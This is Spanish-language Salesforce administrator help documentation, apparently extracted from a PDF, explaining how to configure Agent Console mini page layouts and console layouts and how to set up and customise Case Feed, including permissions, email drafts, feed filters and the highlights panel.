El formato de página en miniatura de evento se utiliza para los detalles y las superposiciones del evento, no para la ficha Consola. Las listas relacionadas de formatos de páginas en miniatura sólo se muestran en la ficha Consola, no en los detalles de activación.

1. Desde la configuración de gestión de objetos para el objeto cuyo formato de página desea modificar, vaya a Formatos de página.
2. Junto a un nombre de formato de página, haga clic en **Modificar**.
3. En el encabezado del formato de página, haga clic en **Formato de página en miniatura**.
4. Seleccione los campos y listas relacionadas que se mostrarán para este tipo de registro en la vista en miniatura. Para cada lista relacionada que seleccione, elija qué campos desea mostrar en la lista relacionada.
   - Puede seleccionar todos los campos disponibles y hasta cinco listas relacionadas para mostrar en la consola; sin embargo, se recomienda que sólo seleccione unos pocos de manera que los usuarios no tengan que desplazarse para encontrar información.
   - Los campos seleccionados y las listas relacionadas se muestran en la consola incluso si no tienen contenido.
   - Los campos marcados con `Mostrar siempre` o `Siempre en el formato` en los formatos de página se incluyen automáticamente en el formato de página en miniatura y no se pueden eliminar a menos que se eliminen del formato de la página.
   - Las propiedades del campo del formato de página determinan las propiedades del campo en el formato de página en miniatura. Por ejemplo, si un campo es de sólo lectura en el formato de página, ese mismo campo será de sólo lectura en el formato de página en miniatura. Para cambiar las propiedades de campo de los campos del formato de página en miniatura, debe cambiar las propiedades de los campos del formato de página. Tenga en cuenta que la consola respeta la seguridad a nivel de campo en las organizaciones donde esté disponible.
   - Para agregar o quitar campos, seleccione un nombre de campo y haga clic en la flecha **Agregar** o **Eliminar**. Para cambiar el orden de los campos, seleccione un nombre de campo en Seleccionado y haga clic en la flecha **Arriba** o en la flecha **Abajo**. Haga clic en **Guardar** cuando haya terminado.
   - El orden de las listas relacionadas en el formato de página determina el orden de las listas relacionadas en el formato de página en miniatura. Para cambiar el orden de las listas relacionadas en el formato de página en miniatura, debe cambiar el orden de

EDICIONES

La consola de agente está disponible en Salesforce Classic. La configuración de la consola de agente está disponible en Salesforce Classic y Lightning Experience.

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar la consola de agente:

- "Personalizar aplicación"

las listas relacionadas en el formato de página, a continuación, seleccionar el formato de página en miniatura y hacer clic en **Guardar**.

5. Haga clic en **Guardar**.

Nota: No puede definir los formatos de página en miniatura para el Formato de cerrar caso o los formatos de página Registrar un caso y Ver casos en el portal de autoservicio.

CONSULTE TAMBIÉN

Configuración de la consola de agente

Configuración de gestión de búsqueda de objetos

## Asignar formatos para la consola de agente

Después de crear formatos de consola, asigne los formatos que los usuarios verán en la consola de agente en la ficha de la consola. El perfil de un usuario determina el formato de consola que se ve.

Para asignar formatos de consola:

1. Desde Configuración, introduzca *Formatos de consola* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos de consola**.
2. Haga clic en **Asignación de formato de la consola**.
3. Seleccione un formato de consola para asignar a un perfil mediante la lista desplegable.
4. Seleccione las opciones de visibilidad en la lista desplegable de la ficha Consola para obtener un perfil. Sólo puede seleccionar opciones de seguridad para perfiles asignados a un formato de consola.
5. Haga clic en **Guardar**.

Nota: Los usuarios con Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition con el permiso "Personalizar aplicación" pueden asignar un formato de consola a un perfil a través de la página de detalle del perfil. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**, seleccione un nombre de perfil y luego haga clic en **Modificar** en la sección Configuración de consola.

CONSULTE TAMBIÉN

Gestión de formatos de consola para la consola de agente

EDICIONES

La consola de agente está disponible en Salesforce Classic. La configuración de la consola de agente está disponible en Salesforce Classic y Lightning Experience.

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar formatos de consola:

- "Personalizar aplicación"

# Noticias de caso

## Configurar Noticias de caso

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar y personalizar Noticias de caso:

- "Gestionar casos"

  Y

  "Personalizar aplicación"

### Requisitos previos y configuración básica

Antes de configurar y personalizar Noticias de caso:

- Decida qué acciones y herramientas necesita:
  - Para utilizar la acción Correo electrónico, configure correo electrónico para registro de casos.
  - Para utilizar la acción Portal, configure un portal de cliente, un portal de socios o Respuestas de Chatter.
  - Para utilizar la herramienta de artículos, configure Salesforce Knowledge.
- Revise cómo se actualizan los casos y sepa qué esperar cuando active elementos de noticias y acciones de Noticias de caso.

Cuando esté listo, active elementos de noticias y acciones de Noticias de caso .

Nota: En organizaciones creadas antes de Winter '14, también necesita:

- Active acciones en el publicador y Chatter.
- Activar seguimiento de noticias en tiempo real en casos. En la página de seguimiento de noticias, desactive el seguimiento para el campo Estado. Eso evita duplicar elementos de noticias cuando los agentes actualizan el estado de un caso utilizando la acción Cambiar de estado.

### Personalización de formatos de página

Selecciones qué desea que aparezca en los formatos de página de Noticias de caso basándose en las necesidades de su empresa y en cómo trabajan sus agentes de asistencia.

- Cree formatos para páginas de detalles de caso y casos cerrados y paneles destacados.
- Cree formatos para páginas de vista de noticias para especificar acciones, campos y herramientas que aparecen para los agentes cuando están trabajando con casos.

### Proporción de acceso de usuarios

La forma más sencilla de proporcionar a los usuarios el acceso a Noticias de caso es asignarles a perfiles que utilizan formatos de página de caso basados en noticias en tiempo real que cree.

En organizaciones creadas antes de Spring '14, también pude otorgar a los usuarios el acceso en dos otras formas:

- Creando conjuntos de permisos y asignándolos a los usuarios
- Mediante perfiles personalizados

### Configuración de Noticias de caso: Adición de más funcionalidades

Para agregar más funcionalidades a Noticias de caso, siga estos pasos opcionales.

- Para permitir que los agentes incluyan mensajes cortos escritos previamente en sus correos electrónicos, configureTexto rápido y cree mensajes con Texto rápido .

- Para ofrecer a los agentes la opción de enviar correos electrónicos a los clientes notificándoles que se han respondido las preguntas publicadas en el portal, active notificaciones de correo electrónico del portal.
- Para permitir a los agentes guardar mensajes de correo electrónico como borradores antes de su envío y hacer posible la creación de acciones de aprobación para correos electrónicos, active borradores de correo electrónico.
- Cree plantillas de correo electrónico de texto, HTML o de Visualforce para ayudar a los agentes a ahorrar tiempo y aumentar la coherencia.
- Cree y agregue acciones personalizadas para proporcionar a los agentes acceso a funciones adicionales.

CONSULTE TAMBIÉN

Configuración de Chatter

Activar acciones del Publicador en Chatter

Asignar formatos de página desde un formato de página personalizado y una página de tipo de registro

## Activar Acciones de Noticias de caso y elementos de noticias

La activación de acciones de Noticias de caso y los elementos de noticias proporcionan a sus usuarios el acceso a algunas acciones estándar que necesitarán cuando trabajen con casos, como Correo electrónico y Cambiar estado y en elementos de noticias relacionados con eses acciones.

**Nota:** En las organizaciones de Salesforce creadas antes de la versión Winter '14, debe activar el seguimiento de noticias en tiempo real en casos antes de poder activar las acciones y elementos de noticias en tiempo real de Noticias de caso. Si el seguimiento de noticias en tiempo real no está activado, la opción `Activar acciones de noticias en tiempo real de casos y elementos de noticias en tiempo real` no está visible.

En organizaciones de Salesforce creadas después del lanzamiento de Winter '14, el seguimiento de noticias en tiempo real y las acciones de Noticias de caso y elementos de noticias en tiempo real se activan de forma automática.

1. Desde Configuración, introduzca *`Configuración de asistencia al cliente`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de asistencia al cliente**.
2. Haga clic en **Modificar**.
3. Seleccione `Activar Acciones de Noticias de caso y elementos de noticias`.
4. Haga clic en **Guardar**.

Una vez haya activado accione y elementos de noticias de Noticia de caso, se actualizan sus casos a la nueva interfaz de usuario de forma automática. Se recomienda esperar hasta que finalice este proceso de actualización para conceder acceso a los usuarios a Noticias de caso.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar la configuración del soporte:

- "Gestionar casos"

  Y

  "Personalizar aplicación"

CONSULTE TAMBIÉN

Configurar Noticias de caso

Resultados de actualización de Noticias de caso

Asignación de Noticias de caso a usuarios

Activar actualizaciones de noticias en tiempo real para registros relacionados

## Creación de conjuntos de permisos para Noticias de caso

Después de activar Noticias de caso para su organización, cree un conjunto de permisos para proporcionar a los usuarios acceso a él.

1. Crear un conjunto de permisos para Noticias de caso.

   Pase por ella:

2. En la página Conjunto de permisos, haga clic en **Permisos de aplicaciones**.
3. Seleccionar `Utilizar noticias de caso`. También puede seleccionar cualquier otro permiso que desea incluir en el conjunto.
4. Haga clic en **Guardar**.

   Consejo: Si dispone de un conjunto de permisos existente, puede modificarlo para incluir el permiso `Utilizar noticias de caso`.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear conjuntos de permisos:
- "Gestionar perfiles y conjuntos de permisos"

CONSULTE TAMBIÉN

Configurar Noticias de caso

Asignación de Noticias de caso a usuarios

## Asignación de Noticias de caso a usuarios

Después de habilitar Noticias de caso en su organización y crear un conjunto de permisos que lo incluya, asigne el conjunto de permisos a los usuarios.

1. En Configuración, introduzca *`Usuarios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios**.
2. Seleccione un nombre de usuario.
3. En la lista Asignaciones de conjuntos de permisos, haga clic en **Modificar asignaciones**.
4. Seleccione el conjunto de permisos que desea en la lista `Conjuntos de permisos disponibles` y luego haga clic en **Añadir**.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar la configuración del soporte:
- "Gestionar casos"

  Y

  "Personalizar aplicación"

CONSULTE TAMBIÉN

Configurar Noticias de caso

Creación de conjuntos de permisos para Noticias de caso

## Concesión de acceso a los usuarios a Noticias de caso mediante perfiles personalizados

En lugar de conceder acceso a los usuarios a Noticias de caso mediante conjuntos de permisos, puede crear un perfil personalizado que incluya el permiso de usuario `Utilizar noticias de caso`.

1. Crear un nuevo perfil.
2. En la página Perfil, haga clic en **Modificar**.
3. En Permisos de usuario generales, seleccione `Utilizar noticias de caso`.
4. Haga clic en **Guardar**.
5. Asignar usuario en el perfil.

Ejemplo:

Nota: Noticia de caso se activa automáticamente y se asigna a todos los perfiles estándar en organizaciones de Salesforce creadas después del lanzamiento de Winter '14. Para desactivar Noticia de caso en un perfil, anule la selección de `Utilizar noticia de caso`.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y modificar perfiles:
- "Gestionar perfiles y conjuntos de permisos"

CONSULTE TAMBIÉN

Configurar Noticias de caso

## Resultados de actualización de Noticias de caso

Cuando activa Noticias de caso para su organización, un proceso de actualización convierte los casos activos para la nueva interfaz y crea elementos de noticias en tiempo real para la actividad en estos casos.

Durante el proceso de actualización, los usuarios no notan nada diferente. Una vez finalizado el proceso, los usuarios para los que ha activado Noticias de caso ven los casos existentes y los nuevos en la nueva interfaz, mientras que los usuarios sin Noticias de caso siguen viendo los casos tradicionales.

Esto es lo que ocurre cuando se actualizan los casos para la nueva interfaz:

- Los 5000 casos activos más recientes de su organización se convierten a la interfaz de Noticias de caso. El tiempo que tarda varía dependiendo del número de casos que se han convertido y la complejidad de los datos que contiene. Por ejemplo, los casos con múltiples mensajes de correo electrónico u otros archivos adjuntos tardan más en convertirse que otros casos.
- Los casos anteriores también se actualizan si tienen comentarios, correos electrónicos o llamadas registradas agregadas al caso en el rango de fecha aplicado a los 5000 casos originales convertidos. Puede tener hasta 500 casos con comentarios actuales, hasta 500 con correos electrónicos actuales y hasta 500 con llamadas registradas actuales para un total de 1500 casos convertidos.
- Los siguientes elementos se agregan a las noticias en tiempo real para cada caso:
  - Hasta 60 mensajes de correo electrónico.
  - Hasta 60 comentarios privados y públicos. Estos se convierten de comentarios a publicaciones de Chatter durante la actualización.
  - Hasta 60 llamadas registradas. Es posible que aparezcan algunas llamadas registradas que se han creado al actualizar sus Noticias de caso en la noticia como tareas.
- La interfaz de Noticias de caso está habilitada para todos los casos nuevos, lo que proporciona acceso a los usuarios al publicador y a las noticias en tiempo real.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- La vista de detalles del caso está disponible y contiene información adicional sobre el caso, incluidos los elementos que permanecen en las listas relacionadas actuales.

Recibirá un mensaje de correo electrónico una vez finalizado el proceso de actualización.

### Prácticas recomendadas

- Para la experiencia de actualización con menos problemas, recomendamos activar Noticia de caso en una organización sandbox de copia completa antes de activarla en su organización de producción. Eso le ayuda a determinar el tiempo que tardará el proceso de conversión del caso y le permite revisar algunos casos de muestra en la nueva interfaz de usuario.
- Después de activar Noticia de caso en su organización de producción, espere a que finalice el proceso de actualización para proporcionar acceso a los usuarios. Recomendamos primero asignar Noticia de caso a un usuario único, que puede revisar algunos de los casos convertidos con el fin de asegurarse de que se ha realizado el proceso de actualización correctamente y luego hacerla disponible para otros usuarios.

CONSULTE TAMBIÉN

Configurar Noticias de caso

Activar Acciones de Noticias de caso y elementos de noticias

## Activación de notificaciones de correo electrónico de respuesta del portal en Noticias de caso

Si su organización utiliza un portal o una comunidad, los agentes del servicio de atención al cliente pueden utilizar la acción Comunidad en Noticias de caso para responder a los clientes. La activación de las notificaciones de correo electrónico de respuesta del portal concede a los agentes acceso a la opción `Enviar correo electrónico` de la acción de comunidad.

1. Desde Configuración, introduzca *`Configuración de asistencia al cliente`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de asistencia al cliente**.
2. Haga clic en **Modificar**.
3. Seleccione `Habilitar notificación de comentario de caso a los contactos`.
4. Seleccione una plantilla para notificación por correo electrónico.
5. Haga clic en **Guardar**.

Los correos electrónicos enviados a usuarios externos incluyen un vínculo a la comunidad. Si el usuario que recibe el correo electrónico es un miembro de múltiples comunidades activas, el vínculo lleva a la comunidad activa más antigua. Si el usuario ya ha iniciado sesión en una comunidad y hace clic en el vínculo del correo electrónico, el vínculo lleva a esa comunidad. Si el usuario no es miembro de ninguna comunidad, el vínculo lleva a la organización interna. Si el usuario es un miembro de un portal y una comunidad, el vínculo lleva a la comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar la configuración del soporte:

- "Gestionar casos"

  Y

  "Personalizar aplicación"

CONSULTE TAMBIÉN

Configurar Noticias de caso

## Resaltar elementos de noticias en tiempo real visibles de forma externa en las noticias de casos

Puede resaltar elementos de noticias en tiempo real en Noticias de caso que están visibles para usuarios externos. Ahora los agentes de asistencia pueden distinguir fácilmente entre los elementos de noticias en tiempo real que están visibles únicamente para usuarios internos y los elementos que están visibles para usuarios externos.

Noticias de caso no distingue de forma predeterminada los elementos de noticias en tiempo real que los usuarios pueden ver.

Debe activar los parámetros de `Activar noticias en tiempo real de caso de comunidad` y `Destacar elementos de noticias en tiempo real visibles de modo externo` para que el resaltado funcione adecuadamente.

Cuando se activan los parámetros de `Activar noticias en tiempo real de caso de comunidad` y `Destacar elementos de noticias en tiempo real visibles de modo externo`, los siguientes elementos de noticias en tiempo real se resaltan en las noticias de casos:

- Mensajes de correo electrónico públicos enviados o recibidos desde la dirección de correo electrónico para la persona de contacto en un caso
- Comentarios de caso público
- Todas las publicaciones en redes sociales (como publicaciones de Facebook)
- Preguntas distribuidas desde comunidades
- Tareas que tienen parámetros Todos los que tengan acceso o Público
- Eventos que tienen parámetros Todos los que tengan acceso o Público
- Publicaciones de Chatter que tienen parámetros Todos los que tengan acceso o Público

Cuando solo se activa `Destacar elementos de noticias en tiempo real visibles de modo externo`, los siguientes elementos de noticias en tiempo real se resaltan en las noticias de casos:

- Elementos de noticias en tiempo real de mensajes de correo electrónico entrantes y salientes que se envían o se reciben de la dirección de correo electrónico para la persona de contacto en un caso

Cuando solo se activa `Activar noticias en tiempo real de caso de comunidad`, no se resalta ningún elemento de noticias en tiempo real.


Este parámetro solo está disponible para noticias en tiempo real compactas.

EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

- ""
- ""




1. Los elementos de noticias en tiempo real que están resaltados en color naranja solo están visibles para usuarios externos, como los clientes.
2. Los elementos de noticias en tiempo real que no están resaltados solo son visibles para los usuarios internos, como los agentes de asistencia.

1. Active el parámetro `Destacar elementos de noticias en tiempo real visibles de modo externo`.
   a. Desde sus parámetros de gestión de objetos para casos, vaya a Formatos de página.
   b. Seleccione el formato de página basado en noticias en tiempo real que desee modificar y haga clic en **Modificar**.
   c. Desplácese a los parámetros de Vista de noticias en tiempo real y seleccione `Destacar elementos de noticias en tiempo real visibles de modo externo`.
2. Active el parámetro `Activar noticias de casos de comunidades`.
   a. Desde sus parámetros de gestión de objetos para casos, vaya a Configuración del soporte.
   b. Seleccione `Activar noticias de casos de comunidades`.

## Activación de borradores de correo electrónico en Noticias de caso

Los borradores de correo electrónico permiten a los agentes del servicio de atención al cliente que usan Noticias de caso escribir y guardar mensajes si necesidad de enviarlos de inmediato. Esta opción también permite implementar procesos de aprobación por lo que los supervisores o agentes superiores puede revisarlos antes de enviarlos a los clientes.

Antes de activar correos electrónicos de borrador, configure Correo electrónico para registro de casos y Noticias de caso.

1. Desde Configuración, introduzca *Configuración de asistencia al cliente* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de asistencia al cliente**.
2. Haga clic en **Modificar**.
3. Seleccione `Activar borradores de correo electrónico`.
4. Haga clic en **Guardar**.

Nota: Los cambios en los campos distintos de `Para`, `De`, `Cc`, `Cco` y `Asunto` de la acción de correo electrónico no se guardan cuando se guarda un mensaje como borrador. Se recomienda quitar los campos adicionales de la acción de correo electrónico si tiene previsto usar borradores de correo electrónico.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar la configuración del soporte:
- "Gestionar casos"

  Y

  "Personalizar aplicación"

CONSULTE TAMBIÉN

Configurar Noticias de caso

Creación de procesos de aprobación para borradores de correo electrónico

## Agregar componentes personalizados en Noticias de caso

Utilice páginas de Visualforce como componentes personalizados en Noticias de caso para proporcionar a los agentes de asistencia un acceso sencillo a herramientas o funciones especiales mientras trabajan con casos.

Por ejemplo, puede crear un componente de mapa que permite a los agentes ver donde se encuentra un cliente o una herramienta que los agentes pueden utilizar para buscar los productos relacionados con casos en los que están trabajando. Puede utilizar cualquier página de Visualforce que incluya el controlador de caso estándar como un componente personalizado.

Una vez haya creado un página de Visualforce para utilizar como un componente personalizado, agréguela al formato de Noticias de caso.

1. El modo en que accede a la página Configuración de noticias de caso depende del tipo de formato de página que utiliza.
   - Para un formato en la sección Formatos de página de caso, haga clic en **Modificar** y luego haga clic en **Vista de noticias en tiempo real** en el editor de formatos de página.
   - Para un formato en la sección Formatos de página para usuarios de Noticias de caso, haga clic en el ▾ y seleccione `Modificar vista de noticias`. (Esta sección solo aparece para organizaciones creadas antes de Spring '14.)
2. En la sección Otras herramientas y componentes, haga clic en **+ Agregar una página de Visualforce** y seleccione la página que desee.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar la configuración del Noticias de caso:
- "Gestionar casos"

  Y

  "Personalizar aplicación"

La anchura del componente se determina por el ancho de la columna en la que se encuentre. Para mejorar el aspecto del componente, recomendamos la configuración del ancho de la página de Visualforce al 100%.

3. Establezca el alto del componente.
4. Seleccione donde desea que aparezca el componente en la página.

   Consejo: Los componentes en la columna derecha se ocultan cuando los agentes ven la página Detalles del caso, por lo que utilice la columna izquierda para cualquier componente que desea que sea accesible todo el tiempo.

CONSULTE TAMBIÉN

Configurar Noticias de caso

## Agregar acciones personalizadas en Noticias de caso

Incluya acciones personalizadas en el publicador de Noticias de caso para facilitar el acceso a los agentes del servicio de atención al cliente a las herramientas adicionales y la funcionalidad requerida para el trabajo con casos.

Las acciones en Noticias de caso permiten a los agentes del servicio de atención al cliente realizar tareas como enviar mensajes de correo electrónico a los clientes, escribir notas de casos y cambiar el estado de un caso. Con las páginas de Visualforce, puede crear acciones personalizadas que ofrecen más funciones a los agentes. Por ejemplo, puede crear una acción Asignación y búsqueda local que permita a los agentes buscar la ubicación del cliente y buscar centros de servicio próximos.

Puede utilizar cualquier página de Visualforce que utilice controladores de caso estándar como una acción personalizada.

Nota: Si ha optado por utilizar el editor de formato de página avanzado para configurar el publicador para un formato de Noticia de caso, consulte Configurar el publicador de Noticia de caso con el editor de formato de página mejorado para obtener instrucciones acerca de la adición de acciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar accione personalizadas a Noticias de caso:

- "Personalizar aplicación"

1. Desde los parámetros de gestión de objetos para casos, vaya a Formatos de página.
2. El modo en que accede a la página Configuración de noticias de caso depende del tipo de formato de página que utiliza.
   - Para un formato en la sección Formatos de página de caso, haga clic en **Modificar** y luego haga clic en **Vista de noticias en tiempo real** en el editor de formatos de página.
   - Para un formato en la sección Formatos de página para usuarios de Noticias de caso, haga clic en el ▾ y seleccione `Modificar vista de noticias`. (Esta sección solo aparece para organizaciones creadas antes de Spring '14.)
3. Haga clic en **+ Añadir una página de Visualforce** en la lista de acciones personalizadas.
4. Seleccione la página que desea agregar a una acción.
5. Especifique la altura de la acción en píxeles.
6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Configurar Noticias de caso

Configuración de gestión de búsqueda de objetos

## Crear filtros de noticias en tiempo real personalizados para las noticias de casos

Los filtros de noticias en tiempo real personalizados ayudan a los agentes de asistencia con los elementos que les son más relevantes.

1. Desde Configuración, introduzca *Casos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Filtros de noticias en tiempo real**.
2. Haga clic en **Nuevo**.
3. En la sección Información de filtro de noticias en tiempo real, introduzca la etiqueta, el nombre y la descripción del filtro.
4. En la sección Criterios de filtro de noticias en tiempo real, defina el modo de cumplimentar este filtro. Puede crear filtros más específicos empleando la función OR.

| Campo | Descripción |
|---|---|
| Tipo de elemento de noticias | Especifica el tipo de noticias en tiempo real para incluir en el filtro. Por ejemplo, el tipo de elemento de noticias en tiempo real Registro creado muestra elementos de noticias en tiempo real sobre nuevos registros. |
| Objeto relacionado | Especifica el objeto asociado al elemento de noticias en tiempo real seleccionado. La lista incluye todos los objetos relacionados con el objeto Caso. Los objetos de la lista varían dependiendo de la configuración de su organización. Por ejemplo, si seleccionó Registro creado como el tipo de elemento de noticias en tiempo real, podrá seleccionar Caso como el objeto relacionado. Este filtro muestra a continuación nuevos casos. |
| Visibilidad | Especifica si se incluye un elemento de noticias en tiempo real en el filtro en base a la visibilidad del elemento de noticias en tiempo real. La visibilidad depende de los parámetros de seguridad y colaboración del objeto relacionado. Visibilidad puede incluir Todos los usuarios o Usuarios internos. Por ejemplo, suponga que seleccionó Noticias en tiempo real de comentario de casos como el tipo de elemento de noticias en tiempo real y Usuarios internos como la visibilidad. Este filtro de noticias en tiempo real muestra a continuación comentarios de casos realizados por usuarios internos. |

5. Haga clic en **Guardar**.
6. Después de que defina sus filtros de noticias en tiempo real personalizados, agregue los filtros a la lista de filtros seleccionados en la sección Opciones de filtro de noticias en tiempo real de la configuración Vista de noticias en tiempo real del formato de página.

Ejemplo: Para crear un filtro que muestra interacciones con un cliente, puede definir un filtro denominado Interacción de clientes que utilice los criterios siguientes.

- Criterio 1: Tipo de elemento de noticias en tiempo real Comentario de casos con la visibilidad establecida en Todos los usuarios
- Criterio 2: Tipo de elemento de noticias en tiempo real Mensaje de correo electrónico con la visibilidad establecida en Todos los usuarios

EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con una licencia de Service Cloud

PERMISOS DE USUARIO

Para crear y modificar formatos de página:
- "Personalizar aplicación"

Para asignar formatos de página:
- "Gestionar usuarios"

- Criterio 3: Tipo de elemento de noticias en tiempo real de publicación de Chatter con la visibilidad establecida en Todos los usuarios

Cuando un agente aplica este filtro, las noticias en tiempo real de casos muestra únicamente los elementos de noticias en tiempo real Comentario de casos, Mensaje de correo electrónico y Chatter que están visibles para los usuarios externos e internos. El resto de los elementos queda fuera del filtro y no se muestra.

CONSULTE TAMBIÉN

Crear y modificar formatos de noticia en Noticias de caso

Configuración de vistas de noticias en tiempo real en Noticias de caso

## Descripción general de formatos de página de Noticias de caso

Personalice la vista de noticias en tiempo real, la vista de detalles, el panel de aspectos destacados y la página de cierre de caso para especificar los campos, las herramientas y la funcionalidad que los agentes del servicio de atención cliente ven durante el trabajo con casos.

Existen cuatro tipos de formatos de página que puede personalizar en Noticias de caso:

- Vista de noticia, cuyos usuarios ven al gestionar e interactuar con casos.
- Vistas de detalles, cuyos usuario ven al hacer clic en **Ver detalles de caso**.
- Paneles destacados que aparecen en la parte superior en la páginas de detalles de caso y de noticias.
- Cerrar vistas de caso que aparecen cuando los usuarios cierran casos desde la página de detalles de caso.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Desde la configuración de gestión de objetos para casos, puede crear, modificar y asignar los cuatro tipos de formatos yendo a Formatos de página.

CONSULTE TAMBIÉN

Crear y modificar formatos de noticia en Noticias de caso

Configurar el publicador de Noticias de caso con el editor de formato de página mejorado

Personalización del panel de aspectos destacados en Noticias de caso

Configuración de gestión de búsqueda de objetos

## Personalización del panel de aspectos destacados en Noticias de caso

El panel de aspectos destacados se incluye en la parte superior de las vistas de detalles de noticias en tiempo real y muestra la información más importante de un caso. Modifique el panel de aspectos destacados para incluir los campos más importantes para sus agentes del servicio de atención del cliente.

1. Desde los parámetros de gestión de objetos para casos, vaya a Formatos de página.
2. En Formatos de página para usuarios de Noticias de caso, haga clic en el junto a un formato y seleccione **Modificar vista de detalles**.
3. Pase el ratón por el panel Aspectos destacados hasta que aparezca el icono , luego haga clic en él.
4. En la página Propiedades del panel de aspectos destacados, haga clic en una casilla para modificar los campos en ella.
5. Utilice la lista desplegable para seleccionar el tipo de información que se incluirá en cada campo. Para dejar un campo en blanco, seleccione `Ninguno`. No puede mover o eliminar el `Número de caso` ni la `Fecha creación`.
6. Haga clic en **Aceptar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y modificar formatos de página:
- "Personalizar aplicación"

Para asignar formatos de página:
- "Gestionar usuarios"

CONSULTE TAMBIÉN

Configurar Noticias de caso

Configuración de gestión de búsqueda de objetos

## Crear y modificar formatos de noticia en Noticias de caso

Los formatos de la página de vista de noticias en tiempo real determinan qué acciones, campos y herramientas pueden ver los usuarios cuando trabajan con casos en Noticias de caso. Puede crear diferentes formatos y asignarlos a diferentes perfiles de usuario. Por ejemplo, puede tener un formato para los agentes y otro para los supervisores.

Nota: Antes de crear un nuevo formato de la página de vista de noticias en tiempo real, deberá crear un nuevo formato de página de detalles de casos.

1. Desde los parámetros de gestión de objetos para casos, vaya a Formatos de página.
2. El modo en que accede a la página Configuración de noticias de caso depende del tipo de formato de página que utiliza.
   - Para un formato en la sección Formatos de página de caso, haga clic en **Modificar** y luego haga clic en **Vista de noticias en tiempo real** en el editor de formatos de página.
   - Para un formato en la sección Formatos de página para usuarios de Noticias de caso, haga clic en el y seleccione `Modificar vista de noticias`. (Esta sección solo aparece para organizaciones creadas antes de Spring '14.)

   Si ya ha optado por utilizar el editor de formato de página avanzado para configurar el publicador para un formato, seleccione `Modificar vista de detalles` para agregar, cambiar o eliminar acciones.
3. Elija las herramientas, los componentes y las opciones para su página de vista de noticias en tiempo real.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y modificar formatos de página:
- "Personalizar aplicación"

Para asignar formatos de página:
- "Gestionar usuarios"

Una vez haya creado o modificado formatos de la página de vista de noticia, asígnelos a perfiles.

CONSULTE TAMBIÉN

- Descripción general de formatos de página de Noticias de caso
- Configurar el publicador de Noticias de caso con el editor de formato de página mejorado
- Configuración de gestión de búsqueda de objetos

## Configuración de vistas de noticias en tiempo real en Noticias de caso

